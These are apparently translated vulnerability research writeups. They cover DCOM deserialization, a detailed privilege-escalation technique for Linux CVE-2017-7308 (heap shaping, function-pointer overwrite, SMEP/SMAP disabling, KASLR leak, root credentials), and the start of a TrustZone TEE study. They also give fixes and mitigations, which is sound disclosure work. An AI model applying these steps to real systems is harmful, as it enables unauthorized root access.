




Наконец, `Hashtable` обеспечивает вызов `ToString` во время десериализации. Дублирующиеся ключи вызывают исключение, форматируемое с обоими ключами:

```
throw new ArgumentException(
    Environment.GetResourceString(
        "Argument_AddingDuplicate__",
        buckets[bucketNumber].key, key));
```

`GetResourceString` вызывает `String.Format`; форматирование ключа, не являющегося строкой, вызывает его `ToString` и запускает цепочку.



Итоговая полезная нагрузка полностью передаётся через DCOM, загружает предоставленную сборку из памяти, перечисляет её типы и создаёт экземпляры внутри клиента WMI.

Реализация приложена к проблеме 1075 Project Zero.

Выводы

Microsoft исправила этот путь удалённого выполнения кода через WMI, обеспечив, чтобы `System.Management` не создавал RCW непосредственно для объекта WMI. Исправление не защищает другие случаи применения управляемого DCOM: привилегированные управляемые серверы остаются уязвимыми, а другие удалённые клиенты DCOM могут быть атакованы.

Никогда не десериализуйте недоверенные данные с помощью `BinaryFormatter`. `ObjectSerializedRef` фактически делает сериализуемым каждый класс среды выполнения независимо от намерения его автора. В более общем смысле безопасность связующего ПО заслуживает скептического отношения, когда его скрытое поведение нельзя изучить; небезопасное поведение `IManagedObject` заложено в архитектуру, поэтому правильно устранить его исключительно трудно.

Эксплуатация ядра Linux через пакетные сокеты

Введение

Во время фаззинга сетевых интерфейсов ядра Linux с помощью syzkaller я обнаружил уязвимость в пакетных сокетах. CVE-2017-7308 — ошибка знаковости, приводящая к эксплуатируемой записи за границами объекта в куче. Специально подобранные параметры `PACKET_RX_RING` для сокета `AF_PACKET` с `TPACKET_V3` обходят следующую проверку в `packet_set_ring()`:

```
if (po->tp_version >= TPACKET_V3 &&
    (int)(req->tp_block_size -
          BLK_PLUS_PRIV(req_u->req3.tp_sizeof_priv)) <= 0)
    goto out;
```

Ошибка появилась вместе с `TPACKET_V3` в августе 2011 года. Попытка отклонять слишком большие пакеты, сделанная в августе 2014 года, оказалась недостаточной; коммит 2b6867c2 исправил её 29 марта 2017 года.

В затронутых ядрах включён параметр `CONFIG_PACKET=y`. Для создания пакетных сокетов требуется `CAP_NET_RAW`, но непривилегированный процесс может получить эту capability внутри доступного пространства имён пользователя. Проблема затронула в том числе Ubuntu и Android, хотя Android запрещает недоверенным приложениям использовать пакетные сокеты.

Syzkaller

Syzkaller генерирует программы из системных вызовов по декларативным шаблонам, выполняет их, записывает покрытие, сохраняет входные данные, открывающие новые пути, и мутирует корпус. Он работает с динамическими детекторами: KASAN для ошибок памяти, KMSAN для неинициализированных данных и KTSAN для гонок.

В типичной кампании настраивают syzkaller, описывают целевой интерфейс, ограничивают разрешённые системные вызовы и позволяют фаззеру исследовать пространство. Описания пакетных сокетов включали:

```
resource sock_packet[sock]
define ETH_P_ALL_BE htons(ETH_P_ALL)

socket$packet(domain const[AF_PACKET],
              type flags[packet_socket_type],
              proto const[ETH_P_ALL_BE]) sock_packet

packet_socket_type = SOCK_RAW, SOCK_DGRAM

setsockopt$packet_rx_ring(fd sock_packet,
    level const[SOL_PACKET], optname const[PACKET_RX_RING],
    optval ptr[in, tpacket_req_u], optlen len[optval])

tpacket_req3 {
    tp_block_size int32
    tp_block_nr int32
    tp_frame_size int32
    tp_frame_nr int32
    tp_retire_blk_tov int32
    tp_sizeof_priv int32
    tp_feature_req_word int32
}
```

За несколько минут syzkaller создал аварийно завершающуюся программу, в которой `tp_sizeof_priv` фактически равнялся `-2`:

```
r0 = socket$packet(0x11, 0x3, 0x300)
setsockopt$packet_int(r0, 0x107, 0xa, ...=0x2, 0x4)
setsockopt$packet_rx_ring(r0, 0x107, 0x5,
  ...=@req3={0x10000, 0x3, 0x10000, 0x3, 0x4,
             0xfffffffffffffffe, 0x5}, 0x1c)
```

KASAN сообщил о четырёхбайтовой записи за границей slab в `prb_close_block`, достигнутой через `tpacket_rcv` при обработке трафика. Поскольку обращение попадало далеко за исходный блок, стек выделения в отчёте относился к постороннему объекту в месте назначения, а не к переполняемому кольцу.

Введение в сокеты AF_PACKET

Сокеты `AF_PACKET` отправляют и принимают данные на уровне драйвера устройства, обеспечивая перехват пакетов и реализацию собственных протоколов. Обычные `send` и `recv` работают, но `PACKET_TX_RING` и `PACKET_RX_RING` создают общую для ядра и пользовательского пространства память для ускоренной передачи. `PACKET_VERSION` выбирает одну из нескольких схем размещения.


Например, `tcpdump` выполняет примерно следующее:

```
socket(PF_PACKET, SOCK_RAW, 768) = 3
bind(3, {sa_family=AF_PACKET, proto=0x03, ...}, 20) = 0
setsockopt(3, SOL_PACKET, PACKET_VERSION, [1], 4) = 0
setsockopt(3, SOL_PACKET, PACKET_RX_RING,
           {block_size=131072, block_nr=31,
            frame_size=65616, frame_nr=31}, 16) = 0
mmap(NULL, 4063232, PROT_READ|PROT_WRITE, MAP_SHARED, 3, 0)
```


Программа создаёт и привязывает пакетный сокет, выбирает `TPACKET_V2`, создаёт RX-кольцо и отображает его в память. Затем ядро помещает принятые пакеты непосредственно в эту область.

Кольцевые буферы


В `TPACKET_V3` пакеты занимают кадры переменного размера, сгруппированные в блоки. Пользовательское пространство передаёт `tpacket_req3`, включая размер и число блоков, размер и число кадров, тайм-аут вывода блока и размер приватной области.



Ядро представляет сокет структурой `packet_sock`; его кольцо приёма — это `packet_ring_buffer`, элементы вектора страниц которого указывают на блоки, выделенные buddy allocator.



Для V3 поле `rx_ring.prb_bdqc` указывает на `tpacket_kbdq_core`, содержащую размер блока, размер приватных данных, смещение следующего кадра, максимальную длину кадра и таймер вывода блока.



PACKET_VERSION выбирает V3, а PACKET_RX_RING приводит к packet_set_ring(). Последняя проверяет параметры, выделяет вектор страниц и инициализирует tpacket_kbdq_core. При приёме tpacket_rcv() находит кадр через __packet_lookup_frame_in_block(), копирует пакет и продвигает смещение. Заполненные блоки и блоки с истёкшим тайм-аутом передаются пользовательскому пространству.

Уязвимость

Ошибка

Проверка должна удостовериться, что заголовок блока вместе с приватными данными блока помещается в нём. Если старший бит tp_sizeof_priv установлен, беззнаковое вычитание с последующим приведением к знаковому типу даёт большое положительное значение:

```
A = tp_block_size = 4096 = 0x1000
B = tp_sizeof_priv = (1 << 31) + 4096 = 0x80001000
BLK_PLUS_PRIV(B) = 0x80001030
A - BLK_PLUS_PRIV(B) = 0x7fffffd0
(int)0x7fffffd0 > 0
```

При последующем присваивании 16-битному blk_sizeof_priv сохраняются только младшие два байта. Поэтому атакующий может выбрать любой 16-битный размер приватной области, одновременно обходя проверку.

Последствия

init_prb_bdqc() вычисляет max_frame_len из этого значения. Если сделать BLK_PLUS_PRIV(blk_sizeof_priv) больше размера блока, вычисление переполнится вниз и даст огромный максимальный размер кадра, обходя границу копирования пакета. prb_open_block()

также использует его для вычисления `nxt_offset`, что позволяет управлять младшими двумя байтами смещения назначения.

В результате возникает запись за границами кучи ядра с управляемыми байтами пакета, управляемой максимальной длиной и управляемым смещением приблизительно до 64 Кбайт.

Эксплуатация


Целью служила x86-64 Ubuntu 16.04.2 с ядром `4.8.0-41-generic`, KASLR, SMEP и SMAP. Все этапы выполняются внутри непривилегированного пространства имён пользователя.

Формирование кучи

Эксплойт перезаписывает вызываемый указатель функции в соседней структуре `packet_sock`. Блоки кольца поступают от страничного buddy allocator группами непрерывных страниц, размер которых является степенью двойки. Повторяющиеся запросы одинакового размера в конце концов разделяют один блок более высокого порядка и возвращают соседние фрагменты.

`packet_sock` занимает около 1920 байт, поэтому использует кеш SLUB `kmalloc-2048`. В этом ядре Ubuntu кеш получает от buddy allocator slab размером 0x8000 байт. Последовательность формирования:

1. Создать около 512 пакетных сокетов, чтобы заполнить существующие slab `kmalloc-2048`.
2. Выделить 1024 блока кольца размером `0x8000`, чтобы исчерпать freelist buddy allocator и заставить его разделять блоки.
3. Выделить кольцо из двух блоков размером `0x8000`; его последний блок будет переполнен.
4. Создавать дополнительные пакетные сокеты, пока SLUB не выделит свежий slab непосредственно после этого блока кольца.



Точные количества зависят от активности машины, но на бездействующей системе Ubuntu эта схема работала.

Управление перезаписью

За границы копируется содержимое пакета. Необработанные пакеты, отправленные через loopback в изолированном сетевом пространстве имён, предоставляют произвольные данные без внешнего трафика. Пакеты должны иметь длину не менее 14 байт, младшие три бита `nxt_offset` из-за выравнивания всегда равны двум, а записываемые ядром заголовки кадров повреждают часть окружающих байтов.

Если `nxt_offset` изначально указывает за пределы первого блока, тот немедленно закрывается. Кольцо из двух блоков решает проблему: первый закрывается, а второй переполняется.


Выполнение кода

Полезны два указателя функций в `packet_sock`:

- `packet_sock->rx_ring->prb_bdqc->retire_blk_timer->func`
- `packet_sock->xmit`

Таймер вывода блока предоставляет вызов `func(data)`: обычно его функцией является `prb_retire_rx_blk_timer_expired`, а данные указывают на `packet_sock`. Перезапись обоих полей позволяет вызвать `native_write_cr4` со значением, сбрасывающим биты 20 и 21 CR4, и отключить SMEP и SMAP на текущем CPU. `sched_setaffinity` удерживает последующее выполнение на этом ядре.

После разрешения выполнения из пользовательского пространства второе переполнение направляет `xmit` на пользовательскую полезную нагрузку, вызывающую `commit_creds(prepare_kernel_cred(0))`. Отправка через повреждённый сокет вызывает её в контексте процесса и предоставляет права root.



Полная последовательность:

1. Определить адрес текста ядра.
2. Сформировать кучу.
3. Разместить `packet_sock` после блока кольца и запланировать его таймер вывода.
4. Переполнить таймер, чтобы он вызвал `native_write_cr4` со сброшенными битами SMEP/SMAP.
5. Дождаться таймера на закреплённом CPU.
6. Сформировать ещё одну пару кольцо/сокет.
7. Переполнить `xmit` адресом пользовательской полезной нагрузки для изменения credentials.
8. Отправить пакет и получить root.

Исходный код эксплойта также очищает повреждённые поля вроде `mclist`, чтобы предотвратить последующие сбои.

Обход KASLR

Ubuntu по умолчанию не ограничивала `dmesg`. Строка ранней загрузки `Freeing SMP alternatives memory` раскрывала адрес с постоянным смещением относительно `_text` ядра:

```
Freeing SMP alternatives memory: 32K
  (ffffffffa58ee000 - ffffffffa58f6000)
_text = ffffffffa4800000
```

Простое вычитание даёт slide. `dmesg_restrict` блокирует обычное чтение syslog, хотя первый пользователь Ubuntu часто входит в группу `adm` и может читать `/var/log/kern.log`. `kptr_restrict` не помогал, поскольку затронутый код версии 4.8 использовал `%p`, а не `%pK`. Linux 4.10 перестал выводить диапазон, но это изменение не было перенесено в старые ветки.

Исправление

Простое сравнение значений без приведения типа всё ещё допускает переполнение внутри `BLK_PLUS_PRIV`:

```
#define BLK_PLUS_PRIV(sz_of_priv) \
    (BLK_HDR_LEN + ALIGN((sz_of_priv), V3_ALIGNMENT))
```

Окончательное исправление расширяет контролируемое атакующим значение до выполнения арифметики:

```
if (po->tp_version >= TPACKET_V3 &&
    req->tp_block_size <=
        BLK_PLUS_PRIV((u64)req_u->req3.tp_sizeof_priv))
    goto out;
```

Меры защиты

Пакетные сокеты требуют `CAP_NET_RAW`, но непривилегированные пространства имён пользователя могут её предоставить. Системы могут перекрыть этот путь, собрав ядро без `CONFIG_USER_NS` или ограничив создание пространств имён. Ядра на основе Debian предоставляют `/proc/sys/kernel/unprivileged_userns_clone`; запись нуля запрещает непривилегированное создание. В upstream-ядрах начиная с версии 4.9 доступен `/proc/sys/user/max_user_namespaces`.

Заключение

Linux предоставляет непривилегированным пользователям множество интерфейсов, недостаточно проверенных с точки зрения безопасности. Их необходимо либо тестировать, либо ограничивать. Syzkaller делает систематическое тестирование с учётом покрытия практичным; даже базовые описания ранее не охваченного семейства системных вызовов часто обнаруживают ошибки.

Связанные материалы: эксплойт CVE-2017-7308, исправление upstream, syzkaller, KASAN, KTSAN и KMSAN.

Проблемы доверия: эксплуатация TEE TrustZone


Мобильные устройства обрабатывают биометрические идентификаторы, платёжные данные, криптографические ключи и защищённый контент. Производители Android используют доверенные среды выполнения (Trusted Execution Environments, TEE), чтобы предоставить этим данным более сильные гарантии, чем обычная операционная система. Две основные реализации, Qualcomm QSEE и Trustonic Kinibi, используют ARM TrustZone для запуска небольшой защищённой ОС и доверенных приложений.

В статье исследуются обе платформы, демонстрируется архитектурная проблема, позволяющая откатываться к старым уязвимым trustlet, эксплуатируется один из них и рассматриваются меры защиты от эксплуатации. Большинство устройств Qualcomm и все версии Kinibi до 400 оставались затронуты; среди устройств Samsung Exynos на момент публикации новую защиту от отката использовали только Galaxy S8 и S8 Plus.

TEE TrustZone

TrustZone разделяет каждый физический процессор на контексты Secure World и Normal World. Аппаратная защита не позволяет Normal World обращаться к ресурсам Secure World, а состояние безопасности распространяется по системной шине, поэтому периферийные устройства можно назначать одному из двух миров.


В обоих мирах существуют EL0 и EL1. Ядро Linux и приложения Android работают на обычных EL1 и EL0; доверенная ОС — на S-EL1, а trustlet — на S-EL0. EL2 не дублируется в Secure World.




QSEE и Kinibi предоставляют биометрические функции, привязанную к оборудованию криптографию, доверенные пользовательские интерфейсы и другие службы. Их тесная связь с оборудованием требует интеграции с загрузчиком. Normal World взаимодействует с ними через библиотеки, демоны и драйверы ядра производителя.

Исследование TEE

Безопасность TEE зависит и от её ядра, и от trustlet. Практичной точкой опоры служит ошибка повреждения памяти в trustlet, обрабатывающем данные атакующего. Эти закрытые приложения используют собственные форматы, но формат Qualcomm был восстановлен посредством обратной разработки, а позднее документирован, что позволило преобразовывать его в ELF.



Trustonic открыто документирует MobiCore Loadable Format, также доступны загрузчики для IDA.




Модульная модель trustlet позволяет независимо обновлять компоненты, разделять привилегии и изолировать приложения. Ключевое требование безопасности такой модели — отзыв: исправление trustlet бессмысленно, если атакующий может загрузить более старую, всё ещё правильно

подписанную уязвимую версию.

